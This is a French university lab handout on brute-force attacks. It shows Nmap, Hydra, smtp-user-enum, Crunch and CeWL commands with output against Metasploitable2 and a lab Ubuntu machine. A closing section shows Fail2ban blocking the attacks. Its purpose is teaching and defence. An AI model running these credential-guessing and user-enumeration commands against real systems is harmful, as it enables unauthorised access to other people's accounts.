Responsable du cours (ST2EH) : Yousfi Souheib

PARIS PANTHÉON-ASSAS UNIVERSITÉ

TP : Brute Force attack

1 Attaque par brute force sur SSH , FTP, Telnet

Dans ce TP, nous allons commencer par créer deux fichiers : le premier contenant une liste de noms d'utilisateurs potentiels et le second une liste de mots de passe. Ces fichiers serviront de dictionnaires pour effectuer des attaques par force brute sur des services couramment utilisés tels que SSH, FTP, et Telnet sur la machine metasploitable2.

1.1 Attaque par force brute sur SSH :

Dans cette partie, nous allons cibler le service SSH de la machine Metasploitable2 en utilisant Nmap. Nous utiliserons le script ssh-brute.nse, intégré à Nmap, pour tenter une attaque par force brute en nous servant des deux fichiers que nous avons créés contenant les listes de noms d'utilisateurs et de mots de passe potentiels. Ce script exploitera ces fichiers pour tester automatiquement les différentes combinaisons d'identifiants jusqu'à trouver une paire valide permettant d'accéder à la machine.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 22 --script /usr/share/nmap/scripts/ssh-brute.nse --script-args userdb=/tmp/userlist,
passdb=/tmp/passlist 172.16.30.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-10 13:24 CEST
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: msfadmin:msfadmin
NSE: [ssh-brute] Trying username/password pair: root:123456
NSE: [ssh-brute] Trying username/password pair: root:0000
NSE: [ssh-brute] Trying username/password pair: root:msfadmin
Nmap scan report for 172.16.30.2
Host is up (0.00079s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     msfadmin:msfadmin - Valid credentials
|_  Statistics: Performed 5 guesses in 4 seconds, average tps: 1.2
MAC Address: 02:E8:36:56:86:4E (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 17.38 seconds
```

Après avoir effectué une attaque par force brute sur le service SSH de la machine Metasploitable2 à l'aide de Nmap, nous allons maintenant utiliser l'outil Hydra pour tenter une autre attaque par force brute. Hydra est un puissant outil de craquage de mots de passe, capable de tester de nombreuses combinaisons d'identifiants sur divers services.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -p msfadmin -t 2 -v 172.16.30.2 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-10 13:53:25
[VERBOSE] More tasks defined than login/pass pairs exist. Tasks reduced to 1
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://172.16.30.2:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://msfadmin@172.16.30.2:22
[ERROR] could not connect to ssh://172.16.30.2:22 - kex error : no match for method server host k
ey algo: server [ssh-rsa,ssh-dss], client [ssh-ed25519,ecdsa-sha2-nistp521,ecdsa-sha2-nistp384,ec
dsa-sha2-nistp256,sk-ssh-ed25519@openssh.com,sk-ecdsa-sha2-nistp256@openssh.com,rsa-sha2-512,rsa-
sha2-256]
```

L'attaque par force brute est réussie, mais un problème lié aux protocoles cryptographiques nous empêche d'accéder à la machine Metasploitable2. Ce problème est généralement dû à l'utilisation de clés de chiffrement obsolètes ou de protocoles de sécurité qui ne sont plus supportés par les versions récentes des clients SSH.

Pour résoudre ce problème, nous pouvons ajouter l'option -oHostKeyAlgorithms=+ssh-rsa à notre commande SSH. Cette option permet de spécifier manuellement les algorithmes de clés hôtes acceptés, incluant les algorithmes plus anciens qui sont requis pour se connecter à la machine Metasploitable2.

```
┌──(kali㉿kali)-[~]
└─$ ssh msfadmin@172.16.30.2
Unable to negotiate with 172.16.30.2 port 22: no matching host key type found. T
heir offer: ssh-rsa,ssh-dss

┌──(kali㉿kali)-[~]
└─$ ssh msfadmin@172.16.30.2 -oHostKeyAlgorithms=+ssh-dss
msfadmin@172.16.30.2's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue Sep 10 04:48:34 2024 from 172.16.30.3
msfadmin@metasploitable:~$
```

1.2 Attaque par force brute sur FTP :

Dans cette sous-partie, nous allons nous concentrer sur le protocole FTP de la machine Metasploitable2. Nous commencerons par rechercher le script Nmap dédié aux attaques par force brute sur les services FTP. Nmap propose un script ftp-brute.nse qui est spécifiquement conçu pour effectuer des tentatives de connexion sur un serveur FTP en utilisant une liste de noms d'utilisateurs et de mots de passe.

```
┌──(kali㉿kali)-[~]
└─$ ls /usr/share/nmap/scripts/ | grep ftp
ftp-anon.nse
ftp-bounce.nse
ftp-brute.nse
ftp-libopie.nse
ftp-proftpd-backdoor.nse
ftp-syst.nse
ftp-vsftpd-backdoor.nse
ftp-vuln-cve2010-4221.nse
tftp-enum.nse
tftp-version.nse
```

Nous utiliserons ce script avec les fichiers de dictionnaire que nous avons créés précédemment afin de tester systématiquement différentes combinaisons d'identifiants. Cette approche nous permettra de déterminer si le service FTP de la machine Metasploitable2 est vulnérable aux attaques par force brute.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 21 --script /usr/share/nmap/scripts/ftp-brute.nse --script-args userdb=/tmp/userlist,
passdb=/tmp/passlist 172.16.30.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-10 14:18 CEST
Nmap scan report for 172.16.30.2
Host is up (0.00087s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-brute:
|   Accounts:
|     msfadmin:msfadmin - Valid credentials
|_  Statistics: Performed 64 guesses in 14 seconds, average tps: 4.6
MAC Address: 02:E8:36:56:86:4E (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 27.06 seconds
```

Une fois l'attaque par force brute réussie et l'accès au service FTP de la machine Metasploitable2 obtenu, nous allons essayer de manipuler des fichiers sur la machine victime. En utilisant le compte compromis, nous nous connecterons au serveur FTP et testerons différentes opérations.

```
┌──(kali㉿kali)-[~]
└─$ ftp msfadmin@172.16.30.2
Connected to 172.16.30.2.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||45176|).
150 Here comes the directory listing.
drwxr-xr-x    6 1000     1000         4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp> cd vulnerable
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||44109|).
150 Here comes the directory listing.
drwxr-xr-x    3 1000     1000         4096 Apr 28  2010 mysql-ssl
drwxr-xr-x    5 1000     1000         4096 Apr 28  2010 samba
drwxr-xr-x    2 1000     1000         4096 Apr 19  2010 tikiwiki
drwxr-xr-x    3 1000     1000         4096 Apr 16  2010 twiki20030201
226 Directory send OK.
ftp> exit
221 Goodbye.
```

1.3 Attaque par force brute sur Telnet :

Dans cette sous-partie, nous allons cibler le service Telnet de la machine Metasploitable2. Telnet est un protocole de communication en ligne de commande qui, bien qu'obsolète et peu sécurisé, est parfois encore utilisé dans certains environnements. Pour cette attaque, nous utiliserons le script telnet-brute.nse de Nmap, qui permet de tenter une attaque par force brute sur un service Telnet.

Nous exécuterons ce script en utilisant les fichiers de noms d'utilisateurs et de mots de passe que nous avons créés précédemment. Le script telnet-brute.nse testera de manière systématique toutes les combinaisons d'identifiants pour essayer de trouver des informations d'accès valides.

```
┌──(kali㉿kali)-[~]
└─$ ls /usr/share/nmap/scripts/ | grep telnet
telnet-brute.nse
telnet-encryption.nse
telnet-ntlm-info.nse
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 23 --script /usr/share/nmap/scripts/telnet-brute.nse --script-args userdb=/tmp/userli
st,passdb=/tmp/passlist 172.16.30.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-10 14:19 CEST
Nmap scan report for 172.16.30.2
Host is up (0.00076s latency).

PORT   STATE SERVICE
23/tcp open  telnet
| telnet-brute:
|   Accounts:
|     msfadmin:msfadmin - Valid credentials
|_  Statistics: Performed 63 guesses in 13 seconds, average tps: 4.8
MAC Address: 02:E8:36:56:86:4E (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 26.66 seconds
```

Une fois l'attaque par force brute sur le service Telnet réussie et l'accès à la machine Metasploitable2 obtenu, nous allons utiliser le protocole Telnet pour interagir directement avec la machine cible. En particulier, nous allons exploiter la commande VRFY, qui est utilisée pour vérifier l'existence de comptes d'utilisateurs sur le serveur.

```
┌──(kali㉿kali)-[~]
└─$ telnet 172.16.30.2 25
Trying 172.16.30.2...
Connected to 172.16.30.2.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY msfadmin
252 2.0.0 msfadmin
VRFY sys
252 2.0.0 sys
VRFY toto
550 5.1.1 <toto>: Recipient address rejected: User unknown in local recipient table
^]
telnet> quit
Connection closed.
```

Les réponses du serveur nous indiqueront si les comptes existent ou non. Cela peut fournir des informations supplémentaires sur les utilisateurs présents sur la machine, ce qui peut être utile pour des attaques ultérieures ou pour comprendre la configuration de la machine cible.

1.4 Vérification des comptes via SMTP :

Avant de passer à la deuxième partie du TP, nous allons explorer une autre méthode pour énumérer les utilisateurs existants sur la machine Metasploitable2 en utilisant le protocole SMTP. SMTP (Simple Mail Transfer Protocol) est souvent utilisé pour la gestion des emails, mais il peut également offrir des informations utiles sur les comptes d'utilisateurs d'un serveur. smtp-user-enum : C'est un outil conçu pour énumérer les utilisateurs d'un serveur SMTP en testant une liste de noms d'utilisateurs potentiels. Il envoie des requêtes au serveur SMTP pour déterminer si les utilisateurs existent ou non en se basant sur les réponses du serveur.

```
┌──(kali㉿kali)-[~]
└─$ smtp-user-enum -M VRFY -U /tmp/userlist -t 172.16.30.2
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... /tmp/userlist
Target count ............. 1
Username count ........... 8
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Tue Sep 10 14:46:47 2024 #########
172.16.30.2: root exists
172.16.30.2: msfadmin exists
######## Scan completed at Tue Sep 10 14:46:47 2024 #########
2 results.

8 queries in 1 seconds (8.0 queries / sec)
```

Pour approfondir notre analyse, nous allons ajouter un utilisateur supplémentaire, nommé SYS, à notre fichier de noms d'utilisateurs. Cela nous permettra de vérifier si le serveur SMTP de la machine Metasploitable2 accepte ce nouvel utilisateur et de tester sa prise en compte par les outils d'énumération.

```
┌──(kali㉿kali)-[~]
└─$ echo 'SYS' >> /tmp/userlist

┌──(kali㉿kali)-[~]
└─$ smtp-user-enum -M VRFY -U /tmp/userlist -t 172.16.30.2
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... /tmp/userlist
Target count ............. 1
Username count ........... 9
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Tue Sep 10 14:50:02 2024 #########
172.16.30.2: root exists
172.16.30.2: msfadmin exists
172.16.30.2: SYS exists
######## Scan completed at Tue Sep 10 14:50:02 2024 #########
3 results.

9 queries in 1 seconds (9.0 queries / sec)
```

2 Brute Force Attaque sur Ubuntu et Comment y Remédier

Pour mener une attaque par force brute sur Ubuntu, il est crucial de préparer un dictionnaire de mots de passe efficace. Plusieurs méthodes nous permette de construire et affiner ce dictionnaire :

1. Utiliser des outils spécialisés : Vous pouvez utiliser des outils comme Crunch ou Cewl pour générer des listes de mots de passe personnalisées.
   (a) Crunch : Permet de créer des listes de mots de passe en spécifiant des critères comme la longueur et les caractères. Exemple de commande pour Crunch :

```
┌──(kali㉿kali)-[~/Desktop]
└─$ crunch 7 7 -t p@ss,%^ -l a@aaaaa -o mon_dict
Crunch will now generate the following amount of data: 68640 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 8580

crunch: 100% completed generating output

┌──(kali㉿kali)-[~/Desktop]
└─$ more mon_dict
p@ssA0!
p@ssA0@
p@ssA0#
```

(b) Cewl : Permet de générer des listes de mots de passe à partir de sites web en récupérant des mots fréquemment utilisés. Exemple de commande pour Cewl :

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cewl -w mon_dict https://www.efrei.fr
CeWL 6.1 (Max Length) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
^CHold on, stopping here ...

┌──(kali㉿kali)-[~/Desktop]
└─$ more mon_dict
des
les
pour
cookie
```

2. Vous pouvez aussi exploiter les listes de mots de passe préexistantes dans le répertoire /usr/share/wordlists sur les systèmes linux, telles que rockyou.txt ou common.txt. Pour optimiser l'efficacité de votre dictionnaire, utilisez pw-inspector pour réduire sa taille tout en conservant les mots de passe pertinents.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ pw-inspector -i /usr/share/wordlists/nmap.lst -o file -m 6 -M 9
```

On trouve notre dictionnaire file est composé de 4335 mots.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ wc -l file
4335 file
```

Après la détection de l'adresse de la machine ubuntu avec nmap. Cherchons le mot de passe ssh de la machine ubuntu.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -s 22  -l ubuntu -P file -V 192.168.56.15 ssh -t 4
```

1. -s : port
2. -l : utilisateur simple
3. -L : utilisateurs extraient d'une liste
4. -P : mots de passe extraient d'une liste
5. -T : nombre d'essai par seconde (4 est la valeur recommandé)
6. -V : mode Verbose

Si vous avez oublié le mot de passe de votre machine Kali Linux, vous pouvez utiliser Hydra pour essayer de le retrouver en recherchant dans un fichier de mots de passe potentiel.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l kali -P file  ssh://localhost
```

2.1 Contourner les attaques par brute force avec Fail2ban

Pour se protéger contre les attaques par brute force, vous pouvez installer un outil de prévention des intrusions tel que Fail2ban. Fail2ban est facile à configurer et à installer, et il aide à détecter et bloquer les adresses IP suspectes tentant d'accéder à votre réseau.
On commence par installer l'outil fail2ban sur ubuntu, puis, on démarre le service et on vérifie l'état de sshd avant détection.

```
ubuntu@entreprise:~/Desktop$ sudo service fail2ban restart
ubuntu@entreprise:~/Desktop$ sudo fail2ban-client status sshd
Status for the jail: sshd
|- Filter
|  |- Currently failed: 0
|  |- Total failed:     0
|  `- File list:        /var/log/auth.log
`- Actions
   |- Currently banned: 0
   |- Total banned:     0
   `- Banned IP list:
```

Après avoir lancé une attaque par brute force, vous pouvez vérifier que Fail2ban a correctement détecté et banni l'adresse IP de Kali Linux.



Vous pouvez vérifier les règles iptables pour confirmer que Fail2ban a correctement ajouté des règles de filtrage dans la chaîne f2b-sshd :

```
sudo fail2ban-client status sshd
Status for the jail: sshd
|- Filter
|  |- Currently failed: 1
|  |- Total failed:     43
|  `- File list:        /var/log/auth.log
`- Actions
   |- Currently banned: 1
   |- Total banned:     1
   `- Banned IP list:   192.168.56.14
ubuntu@entreprise:~/Desktop$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
f2b-sshd   tcp  --  anywhere             anywhere             multiport dports ssh

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain f2b-sshd (1 references)
target     prot opt source               destination
REJECT     all  --  192.168.56.14        anywhere             reject-with icmp-port-unreachable
RETURN     all  --  anywhere             anywhere
ubuntu@entreprise:~/Desktop$
```

Essayez de reproduire la tentative de connexion pour confirmer que l'adresse IP est bloquée

après plusieurs tentatives échouées.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l ubuntu -P file -t 4 -V ssh://192.168.56.15    255 ×
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please d
o not use in military or secret service organizations, or for ill
egal purposes (this is non-binding, these *** ignore laws and eth
ics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 20
23-12-09 09:02:24
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4334 login trie
s (l:1/p:4334), ~1084 tries per task
[DATA] attacking ssh://192.168.56.15:22/
[ERROR] could not connect to ssh://192.168.56.15:22 - Connection
refused
```

On trouve toutes les règles comme suit :

```
ubuntu@entreprise:~/Desktop$ sudo iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
-N f2b-sshd
-A INPUT -p tcp -m multiport --dports 22 -j f2b-sshd
-A f2b-sshd -s 192.168.56.14/32 -j REJECT --reject-with icmp-port-unreachable
-A f2b-sshd -j RETURN
```

Si vous souhaitez retirer le bannissement d'une adresse IP précédemment bloquée par Fail2ban, suivez ces étapes :

```
ubuntu@entreprise:~/Desktop$ sudo iptables -F
ubuntu@entreprise:~/Desktop$ sudo fail2ban-client set sshd unbanip 192.168.56.14
1
ubuntu@entreprise:~/Desktop$ sudo fail2ban-client status sshd
Status for the jail: sshd
|- Filter
|  |- Currently failed: 0
|  |- Total failed:     46
|  `- File list:        /var/log/auth.log
`- Actions
   |- Currently banned: 0
   |- Total banned:     2
   `- Banned IP list:
ubuntu@entreprise:~/Desktop$ sudo service fail2ban stop
```

Et là on réessaye l'attaque :

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l ubuntu -P file -t 4 -V ssh://192.168.56.15    255 ×
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please d
o not use in military or secret service organizations, or for ill
egal purposes (this is non-binding, these *** ignore laws and eth
ics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 20
23-12-09 09:06:11
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4334 login trie
s (l:1/p:4334), ~1084 tries per task
[DATA] attacking ssh://192.168.56.15:22/
[ATTEMPT] target 192.168.56.15 - login "ubuntu" - pass "ubuntu" -
 1 of 4334 [child 0] (0/0)
[ATTEMPT] target 192.168.56.15 - login "ubuntu" - pass "123456" -
 2 of 4334 [child 1] (0/0)
[ATTEMPT] target 192.168.56.15 - login "ubuntu" - pass "123456789
" - 3 of 4334 [child 2] (0/0)
[ATTEMPT] target 192.168.56.15 - login "ubuntu" - pass "password"
 - 4 of 4334 [child 3] (0/0)
[22][ssh] host: 192.168.56.15   login: ubuntu   password: ubuntu
```

♣ S.Y. ♣
Bon travail